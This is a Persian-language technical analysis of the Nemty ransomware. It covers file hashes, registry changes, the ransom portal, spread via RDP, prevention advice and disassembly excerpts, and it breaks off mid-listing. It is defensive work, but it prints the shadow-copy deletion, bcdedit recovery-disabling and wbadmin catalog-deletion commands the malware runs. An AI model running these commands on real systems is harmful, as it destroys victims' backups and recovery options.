باسمه تعالی

تحلیل فنی باج‌افزار

Nemty

فهرست مطالب

۱. مقدمه :

در تاریخ ۲۱ اوت سال ۲۰۱۹ میلادی، برای نخستین بار خبرهایی از انتشار باج‌افزار Nemty منتشر گردید. بر اساس مشاهدات صورت گرفته، این باج‌افزار از طریق سرویس دسترسی از راه دور مبتنی بر پروتکل RDP منتشر می‌گردد. گزارش‌هایی نیز مبنی بر سوءاستفاده این باج‌افزار از اکسپلویت کیت RIG، برای نفوذ به سیستم قربانیان منتشر گردیده است. باج‌افزار Nemty از الگوریتم AES برای رمزگذاری فایل‌های موردنظر خود در سیستم قربانیان استفاده می‌کند. گزارش پیش رو مربوط به نسخه منتشر شده در تاریخ ۳۱ آگوست ۲۰۱۹ می‌باشد.


۲. مشخصات فایل اجرایی :

نام فایل	Nemty.exe
MD5	37aaba6b18c9c1b8150dae4f1d31e97d
SHA-1	02637179c597eaa821ff190ef89ba9eb013a6ea2
SHA-256	505c0ca5ad0552cce9e047c27120c681ddce127d13afa8a8ad96761b2487191b
نوع فایل	Win32 EXE
اندازه فایل	۸۷کیلوبایت

فایل اجرایی این باج‌افزار دارای ۲ بخش است :


نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٦.٢٩	٤٠٩٦	٨١٨٢٨	٨١٩٢٠
.reloc	٤.٥٤	٨٦٠١٦	٥٩٥٦	٦١٤٤

۳. شجره‌نامه



٤. میزان تهدید فایل باج‌افزار


درحال حاضر تعداد ٤٦ مورد از ٦٥ ضدبدافزار سامانه VirusTotal، قادر به شناسایی، توقف و یا حذف این باج‌افزار می‌باشند.




٥. تحلیل پویا

٥-١ آناتومی حمله:


باج‌افزار Nemty در صورت عدم برقراری ارتباط سیستم قربانی با اینترنت، اجرا نمی‌شود. درصورت برقرار بودن ارتباط، شروع فعالیت این باج‌افزار از زمان اجرا تا پایان فرآیند رمزگذاری، بسته به منابع سیستم قربانی، بین ۱۰ تا ۲۰ دقیقه به طول می‌انجامد. به محض شروع فعالیت، فایل‌های موردنظر باج‌افزار یکی پس از دیگری رمزگذاری می‌شوند. فایل‌های رمزگذاری شده به شکل زیر تغییر پیدا می‌کنند.




همانطور که در تصویر بالا قابل مشاهده است، تمامی انواع فایل‌ها رمزگذاری شده و پسوند nemty. به انتهای آن‌ها اضافه شده است. پیغام باج‌خواهی باج‌افزار نیز با عنوان NEMTY-DECRYPT.txt، درکنار فایل‌های رمزگذاری شده قرار گرفته است. همزمان با اتمام فعالیت باج‌افزار در سیستم قربانی و توقف فایل اجرایی آن، پیغام باج‌خواهی بر روی صفحه نمایش ظاهر می‌شود.



همانطور که در پیغام باج‌خواهی این باج‌افزار قابل مشاهده است، لینکی جهت ارتباط قربانی با مهاجمین درون پیغام قرار داده شده است که فقط از طریق مرورگر Tor قابل مشاهده است. لینک دانلود این مرورگر نیز، برای قربانی درون پیغام قرار داده شده است. قربانی، باید با مراجعه به لینک یادشده و دنبال کردن دستورات مربوطه اقدام به برقراری ارتباط با مهاجمین، جهت برگرداندن فایل‌های خود نماید. باج‌افزار Nemty، فایلی را به عنوان فایل پیکربندی درون سیستم قربانی ایجاد می‌کند که مسیر آن در انتهای پیغام باج‌خواهی ذکر شده است.




تصویر بالا محل قرارگیری فایل پیکربندی این باج‌افزار با عنوان _NEMTY_ZWIOQsU_.nemty را نشان می‌دهد. تصویر زیر، محتوای این فایل در تصویر زیر قابل مشاهده است.




به نظر می‌رسد محتوای تصویر بالا، کلید عمومی استفاده شده در فرآیند رمزگذاری می‌باشد. برای بررسی‌های بیشتر، آدرس ذکر شده در پیغام باج‌خواهی را دنبال کردیم. تصویر زیر، صفحه اول پورتال طراحی شده جهت ارتباط با قربانیان را نشان می‌دهد. قربانی برای ورود به قسمت بعد باید فایل پیکربندی

باج‌افزار که آدرس آن در انتهای پیغام ذکر شده است را در محل مشخص شده با عنوان File، بارگذاری نماید. سپس، با کلیک بر روی گزینه SUBMIT به مرحله بعد هدایت می‌شود.




در این قسمت، جهت اطمینان از صحت ادعای مهاجمین، قربانی می‌تواند فایلی با پسوندهای jpg.، png. و bmp. با حجم حداکثر یک مگابایت را در قسمت File بارگذاری کند تا به صورت رایگان رمزگشایی شود. پس از انجام این فرآیند و کلیک مجدد بر روی گزینه SUBMIT، قربانی به قسمت بعدی هدایت می‌شود.



در این قسمت، همانطور که در سمت چپ تصویر قابل مشاهده می‌باشد، مبلغ باج که برابر ۰.۱۰۳۹ بیت‌کوین است، مشخص شده است. همچنین آدرس کیف‌پول مهاجمین و مهلت تعیین شده جهت پرداخت مبلغ باج نیز در این بخش تصویر، مشخص شده است. در صورت عدم پرداخت باج توسط

قربانی، مبلغ آن به دو برابر افزایش پیدا خواهد کرد. در ضمن قربانی با کلیک بر روی کادر سبز رنگ مشخص شده می‌تواند فایل رمزگشایی شده خود را دریافت کند. در سمت راست تصویر نیز، بخشی برای ارتباط با مهاجمین درنظر گرفته شده است که قربانی می‌تواند، پیام خود را در قسمت مشخص شده نوشته و ارسال نماید. این صفحه به دو زبان روسی و انگلیسی قابل ترجمه می‌باشد.



تغییرات رجیستری ایجاد شده توسط باج‌افزار در طول فعالیت در سیستم قربانی نیز، به صورت زیر می‌باشد:

کلیدهای اضافه شده:

HKLM\SOFTWARE\Microsoft\Tracing\RASAPI32

HKLM\SOFTWARE\Microsoft\Tracing\RASMANCS

مقادیر اضافه شده:

HKLM\SOFTWARE\Microsoft\Tracing\RASAPI32\EnableFileTracing: 0x00000000

HKLM\SOFTWARE\Microsoft\Tracing\RASAPI32\EnableConsoleTracing: 0x00000000

HKLM\SOFTWARE\Microsoft\Tracing\RASAPI32\FileTracingMask: 0xFFFF0000

HKLM\SOFTWARE\Microsoft\Tracing\RASAPI32\ConsoleTracingMask: 0xFFFF0000

HKLM\SOFTWARE\Microsoft\Tracing\RASAPI32\MaxFileSize: 0x00100000

HKLM\SOFTWARE\Microsoft\Tracing\RASAPI32\FileDirectory: "%windir%\tracing"

HKLM\SOFTWARE\Microsoft\Tracing\RASMANCS\EnableFileTracing: 0x00000000

HKLM\SOFTWARE\Microsoft\Tracing\RASMANCS\EnableConsoleTracing: 0x00000000

HKLM\SOFTWARE\Microsoft\Tracing\RASMANCS\FileTracingMask: 0xFFFF0000

HKLM\SOFTWARE\Microsoft\Tracing\RASMANCS\ConsoleTracingMask: 0xFFFF0000

HKLM\SOFTWARE\Microsoft\Tracing\RASMANCS\MaxFileSize: 0x00100000

HKLM\SOFTWARE\Microsoft\Tracing\RASMANCS\FileDirectory: "%windir%\tracing"

HKU\.DEFAULT\Software\Classes\Local Settings\MuiCache\23\52C64B7E\@C:\Windows\system32\notepad.exe,-469: "Text Document"

HKU\S-1-5-21-2853862532-1823478465-2883723831-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\P:\Hfref\HO-PREG\Qrfxgbc\505p0pn5nq0552ppr9r047p27120p681qqpr127q13nsn8n8nq96761o2487191o.ova\505p0pn5nq0552ppr9r047p27120p681qqpr127q13nsn8n8nq96761o2487191o.rkr: 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF 00 00 80 BF FF FF FF FF A0 B9 0C 4E 55 65 D5 01 00 00 00 00

HKU\S-1-5-18\Software\Classes\Local Settings\MuiCache\23\52C64B7E\@C:\Windows\system32\notepad.exe,-469: "Text Document"

کلیدهایی که مقادیر آن‌ها تغییر پیدا کرده است:

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Perflib\009\Counter

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Perflib\CurrentLanguage\Counter

HKLM\SYSTEM\ControlSet001\services\VSS\Diag\VolSnap\Volume{47047898-1e6d-11e8-878b-806e6f6e6963}DeleteProcess (Enter)

HKLM\SYSTEM\ControlSet001\services\VSS\Diag\VolSnap\Volume{47047898-1e6d-11e8-878b-806e6f6e6963}DeleteProcess (Leave)

HKLM\SYSTEM\CurrentControlSet\services\VSS\Diag\VolSnap\Volume{47047898-1e6d-11e8-878b-806e6f6e6963}DeleteProcess (Enter)

HKLM\SYSTEM\CurrentControlSet\services\VSS\Diag\VolSnap\Volume{47047898-1e6d-11e8-878b-806e6f6e6963}DeleteProcess (Leave)

HKU\S-1-5-21-2853862532-1823478465-2883723831-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\HRZR_PGYFRFFVBA

HKU\S-1-5-21-2853862532-1823478465-2883723831-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\{7P5N40RS-N0SO-4OSP-874N-P0S2R0O9SN8R}\Ertfubg 1.8.3\i5_ertfubg_1.8.3_orgn1_jva32_k64_fep_ova_i5\ertfubg.rkr

HKU\S-1-5-21-2853862532-1823478465-2883723831-1000\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings

۵-۲ روش انتشار:

همانطور که در ابتدا اشاره شد باج‌افزار Nemty عمدتاً از طریق استفاده از پروتکل RDP بدون رعایت ملاحظات امنیتی منتشر می‌گردد. همچنین گزارش‌هایی در رابطه با نفوذ این باج‌افزار با بهره‌گیری از اکسپلویت‌کیت RIG نیز منتشر شده است.

۵-۳ روش جلوگیری:

با توجه به اینکه این باج‌افزار عموماً از طریق پروتکل RDP به سیستم قربانیان نفوذ می‌کند، اکیداً توصیه می‌شود که در صورت استفاده از این پروتکل جهت ارتباطات خود، اقدامات مربوط به امن‌سازی آن از جمله تنظیم رمزعبور پیچیده و فعالسازی احراز هویت دوعاملی و ... را انجام دهید. همچنین توصیه می‌شود سیستم‌عامل مورد استفاده خود را به طور دایم به‌روزرسانی کنید تا آسیب‌پذیری‌های آن رفع گردند.


٦. تحلیل ایستا

٦-١ تحلیل کد:

پس از تحلیل کد باج‌افزار، نتایج زیر حاصل گردید. کد فایل اجرایی از تابع Main شروع می‌شود که درون این تابع، فایل پیغام باج‌خواهی باج‌افزار ایجاد می‌شود.


```
mov     edi, eax
add     esp, 24h
mov     eax, esi
call    sub_40A678
push    0Fh
mov     [ebp+var_2C], ebx
mov     [ebp+var_3C], bl
pop     esi
mov     ebx, eax
lea     eax, [ebp+var_3C]
mov     [ebp+var_28], esi
call    sub_4073BE
mov     ebx, offset aNemtyDecrypt_0 ; "\\NEMTY-DECRYPT.txt\""
push    ebx             ; char *
call    _strlen
pop     ecx
```

سپس با استفاده از تابع ShellexecuteA دستورات زیر در محیط CMD اجرا می‌شوند.



/c vssadmin.exe delete shadows /all /quiet wmic shadowcopy delete	حذف فضای VSS
bcdedit /set {default} bootstatuspolicy ignoreallfailures bcdedit /set{default}recoveryenabled no	غیرفعال‌سازی پنجره نمایش خطا در هنگام بوت شدن ویندوز
wbadmin delete catalog -quiet	حذف تاریخچه فایل‌های پشتیبان از سرور/سیستم

همانطور که در بخش قبل اشاره شد، این باج‌افزار برای فعالیت در سیستم قربانی نیاز به اتصال اینترنت دارد. برای این منظور پس از طی مراحل فوق، ارتباط سیستم قربانی با شبکه اینترنت بررسی می‌شود.



پس از بررسی اتصال سیستم قربانی به اینترنت و برقراری ارتباط با سرور فرمان و کنترل (C&C)، باج‌افزار موقعیت جغرافیایی و زبان سیستم قربانی را مورد بررسی قرار می‌دهد. در صورتی که سیستم قربانی در محدوده یکی از کشورهای زیر باشد، از رمزگذاری در امان می‌ماند.

```
proc near               ; CODE XREF: sub_4089D2:loc_408AD8↓p
push    esi
mov     esi, offset dword_401F10
push    offset aRussia  ; "Russia"
mov     eax, esi
call    sub_407FDB
pop     ecx
test    al, al
jnz     short loc_4089B8
push    offset aBelarus ; "Belarus"
mov     eax, esi
call    sub_407FDB
pop     ecx
test    al, al
jnz     short loc_4089B8
push    offset aKazakhstan ; "Kazakhstan"
mov     eax, esi
call    sub_407FDB
pop     ecx
test    al, al
jnz     short loc_4089B8
push    offset aTajikistan ; "Tajikistan"
mov     eax, esi
call    sub_407FDB
pop     ecx
test    al, al
jnz     short loc_4089B8
push    offset aUkraine ; "Ukraine"
mov     eax, esi
call    sub_407FDB
pop     ecx
mov     esi, offset aFalse ; "false"
test    al, al
jz      short loc_4089BD
```

در صورتی که سیستم قربانی در محدوده کشورهای مشخص شده نباشد، ابتدا نسخه سیستم‌عامل استفاده شده در سیستم قربانی مورد بررسی قرار می‌گیرد.

```
                jnz     short loc_40890F
                mov     esi, offset aWindows7 ; "Windows 7"
                jmp     short loc_40893A
; ---------------------------------------------------------------------------

loc_40890F:                             ; CODE XREF: sub_4088AA+5C↑j
                cmp     eax, 2
